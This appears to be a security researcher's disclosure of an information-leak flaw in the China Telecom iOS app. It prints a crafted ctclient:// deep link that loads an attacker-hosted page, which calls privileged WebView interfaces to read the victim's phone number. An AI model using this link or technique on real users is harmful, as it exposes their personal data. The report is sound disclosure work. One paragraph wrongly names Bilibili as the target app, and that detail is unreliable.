An information leak vulnerability in the iOS version of China Telecom

Brief Description


The iOS version of the China Telecom supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **a flaw in the domain name validation** when these interfaces are invoked.

Thus, an attacker can craft **a malicious URL (Scheme)**. When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the Bilibili app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's personal information** such as phone number.


Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **ctclient://startapp/android/open?LinkType=33&Link=https://zhouziyi1.github.io/iOSJS/chinatelecom/atkChinaTelecom.html**.
Here, **"https://zhouziyi1.github.io/iOSJS/chinatelecom/atkChinaTelecom.html"** is a web page under the attacker's control.

When the victim clicks on this URL (**ctclient://startapp/android/open?LinkType=33&Link=https://zhouziyi1.github.io/iOSJS/chinatelecom/atkChinaTelecom.html**), it directs the victim to the China Telecom app and opens the webpage **https://zhouziyi1.github.io/iOSJS/chinatelecom/atkChinaTelecom.html** within the app.



Within the webpage, the attacker can then **obtain victim's personal information, such as phone number**.



Impact of the Vulnerability

Scope of the vulnerability: China Telecom iOS V11.3.0 (the latest version as of July 27, 2024).
Consequences of the vulnerability: Information disclosure.

Possible Countermeasures

Should implement proper domain name checks before the invocation of privileged interfaces.